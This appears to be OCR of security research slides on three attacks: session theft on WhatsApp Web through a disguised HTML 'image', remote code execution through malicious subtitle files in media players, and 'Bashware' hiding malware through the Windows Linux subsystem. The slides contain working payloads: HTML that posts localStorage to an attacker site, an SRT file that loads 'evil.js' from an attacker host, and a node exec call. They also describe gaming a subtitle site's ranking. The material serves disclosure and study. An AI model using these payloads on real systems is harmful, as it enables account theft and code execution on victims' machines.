

The Attack Method
WhatsApp
Telegram
HOW ACCOUNTS ARE EXPOSED
1) Malicious Image Sent
2) Victim Opens Image
I FEEL FINE
3) Your account is hacked!
4) Attacker Now Has Access To:
Profile
Personal Photos
Chats
Contacts

```
<html>
          <header>
                    <title>WhatsApp</title>
        <script>
        function GetStorage()
        {
            var values = {};
            var keys = Object.keys(localStorage);
            var i = keys.length;
            while ( i-- )
            {
                        values[keys[i].replace(/ /g, '+')] = localStorage.getItem(keys[i]).replace(/
/g, '+');
            }
            return values;
        }

        //send data to attacker server
        function sendacct(data) {
            var xhttp = new XMLHttpRequest();
            xhttp.open("POST", "https://www.AttackerWebsite.com/whatsapp.php", true);
            xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");


        }//end of sendacct

        var result = GetStorage();
        var json = JSON.stringify(result);
        sendacct(json);

        </script>
    </header>
    <body>
        <img src="https://s-media-cache-
ak0.pinimg.com/736x/f4/49/bc/f449bc4db763ba65378ba659fe7fc865.jpg" />
    </body>
</html>
```


throw G["default"].assert(!1, "media-fault", "audio/video became other
new Error("audio/video became " + o)
})
}
function d(e) { e = File {name: "Cat.html", lastModified: 1485328916360, lastModi
var t = e.type t = "text/html"
, n = e.name || void 0 n = "Cat.html"
, r = void 0;
if (t) {
if (!("*" === W["default"].DOC_MIMES || W["default"].DOC_MIMES.indexOf(t)
return M["default"].reject(new O["default"].InvalidMediaFileType("disa
r = M["default"].resolve(t)
} else
r = R["default"].blobToArrayBuffer(e).then(function(t) {
var r = (0,
Threads
Main
paused
Watch
n: "Cat.html"
W["default"].DOC_MIMES: "text/plain,text/rtf,application/pdf,appl
Call Stack
Local
e: File
n: "funny cat"
r: undefined
t: "text/html"


blob:https://web.whatsapp.com/fd33f444-4e54-4972-b8ba-1c7435e0e31c
I THOUGHT YOU SAID
IT WAS COLD OUT HERE
Elements Console Sources Network Timeline Profiles Application Security Audits Adblock Plus AdBlock
View: Preserve log Disable cache Offline No throttling
Filter Regex Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other
Name
Headers Preview Response Timing
fd33f444-4e54-4972-b...
blob:https://web.whats...
f449bc4db763ba65378...
s-media-cache-ak0.pin...
whatsapp.php
[redacted]
3 requests | 443 B transferr...
Form Data view source view URL encoded
account_data: {"[redacted]==":"false","whatsapp-mutex":"\"x463960796:init_1485333745506\"","ver":"1","szc1xlO418eDcNI59neg9g==":"[{\"char\":\"


Funny Frank
11/11/2017 at 19:25
Funny Cat


Online streaming!

Forbes / Security / #CyberSecurity

Evil Subtitles Can Hack Your PC (And Probably Your TV) Every Time You Watch A Movie

Could the next big cyberattack hit smart TVs via a sneaky subtitle exploit? (Dan Steinberg/AP Images for [+]


The Register®
Biting the hand that feeds IT

Security

Media players wide open to malware fired from booby-trapped subtitles

VLC, Kodi, Popcorn Time and Stremio were all vulnerable

HACKED IN TRANSLATION



1. Attacker crafts malicious subtitles file
2. Attacker uploads to online repository and manipulates the ranking algorithm
3. User loads malicious subtitles from trusted sources

Check Point
SOFTWARE TECHNOLOGIES LTD

```
1
00:00:01,000 --> 01:00:00,000
       blah blah blah <img src="123.123" onerror ="this.style.display='none';
                                                   script = document.createElement('script');
                                                   script.type = 'text/javascript';
                                                   script.async = true;
                                                   script.src = 'http://attacker:1337/evil.js';
                                                   document.getElementsByTagName('head')[0].appendChild(script);">pwn</img> ??? profit
```

```
var exec = require("child_process").exec;
exec("calc.exe", function(error, stdout, stderr){});
```


```
<?xml version="1.0"?>
<methodCall>
  <methodName>SearchSubtitles</methodName>
  <params>
    <param>
      <value>
        <string>UNTcwPbO17BkdC16oOyTTWv3hX5</string>
      </value>
    </param>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>imdbid</name>
                  <value>
                    <string>2294629</string>
                  </value>
                </member>
                <member>
                  <name>sublanguageid</name>
                  <value>
                    <string>all</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodCall>
```

```
<struct>
  <member>
    <name>MatchedBy</name>
    <value>
      <string>imdbid</string>
    </value>
  </member>
  <member>
    <name>IDSubtitleFile</name>
    <value>
      <string>1954993323</string>
    </value>
  </member>
  <member>
    <name>SubFileName</name>
    <value>
      <string>Frozen (2013).srt</string>
    </value>
  </member>
  <member>
    <name>SubSize</name>
    <value>
      <string>80504</string>
    </value>
  </member>
  <member>
    <name>SubHash</name>
    <value>
      <string>2887f6e8a64e52bd29dcd1cd998a0b7e</string>
    </value>
  </member>
```

```
matched by 'hash' and uploaded by:
    + admin|trusted      12
    + platinum|gold      11
    + user|anon          8

matched by tag and uploaded by:
    + admin|trusted      11
    + platinum|gold      10
    + user|anon          7

matched by imdb and uploaded by:
    + admin|trusted      9
    + platinum|gold      8
    + user|anon          5

matched by other and uploaded by:
    + admin|trusted      4
    + platinum|gold      3
    + user|anon          0

bonus of fps matching if:
    + nothing matches    2
    + imdb matches       0.5
```


User ranking

user	uploads	advertisment	rank icon
anonymous	0	all advertisment	No
Sub leecher	0	no popunder	No
VIP member	0 (10 EUR/year)	no advertisment	Yes
Bronze member	1	some banners, some adverts	No
Silver member	51	no banners, some adverts	Yes
Gold member	101	no adverts	Yes
Platinum member	1001	no adverts	Yes
Administrator	0	no adverts	Yes
Translator	0	no adverts	Yes


Profile
Username: _CP_1337
Ranks: GOLD MEMBER was enabled by os
E-mail: private
Registered on: Thu 6 Apr 08:47:47 2017 / Israel
Last login: Thu 6 Apr 08:51:09 2017
Downloaded, not yet rated: 0
Uploaded subtitles: 101
>node search-subs.js
[+] Connected to open-subs
[+] Query - filename : Trolls.2016.1080p.BluRay.x264-[YTS.AG].mp4, imdbID : 1679335
Our Subtitles
[+] Subtitle filename Score
[+] Trolls.2016.1080p.BluRay.x264-[YTS.AG]-[Malicious].srt 15
[+] Trolls.2016.720p.BluRay.x264-SPARKS.HI.srt 12
[+] Trolls.2016.720p.BluRay.x264-SPARKS.srt 12
[+] Trolls.2016.1080p.BluRay.x264-SPARKS.English.srt 12
[+] Trolls.2016.720p.BluRay.x264-SPARKS.srt 12
[+] Trolls.2016.BDRip.x264-SPARKS.en.HI.srt 11
[+] Trolls.2016.720p.BluRay.x264-SPARKS.srt 11
[+] Trolls.2016.BDRip.x264-SPARKS.en.srt 11
[+] Trolls (2016) 1080p web.en.srt 10
[+] Trolls (2016) 1080p web.en.srt 10
[+] Trolls.2016.1080p.BluRay.x264-SPARKS-[ENG].srt 9
[+] Trolls.2016.1080p.BluRay.x264-SPARKS-[ENG-SDH].srt 9
[+] Trolls.2016.HDTS.Ashbrook.Montana.srt 6


OFFICE
HOME


Cherokee Rose (2011)
OpenSubtitles.org
BSPlayer
Subscene.com
Manual search string
English


Cherokee Rose (2011)
Services
OpenSubtitles.org
BSPlayer
Subscene.com
English
Manual search string
The.Walking.
(HI)
The.Walking
English
20p.HDTV.x264-IMMERSE


Bypass Win10 security!


MOTHERBOARD

Windows 10's Built-In Linux Shell Could Be Abused to Hide Malware, Researchers Say

'Bashware' is a clever new type of malware that major antivirus programs can't detect.

The Hacker News™
Security in a serious way

Linux Subsystem on Windows 10 Allows Malware to Become Fully Undetectable


User mode
Bash.exe
LX Session manager service
Linux instance
init
/bin/bash
Kernel Mode
LXCore/LXSS
Win32 process
Pico process
Bus
COM
ioctl
fork
syscall

1
Enabling WSL feature

Loading WSL drivers using the DISM utility

2
Enabling "Developer Mode"

Modifying the relevant registry values

3
Installing the Linux file system

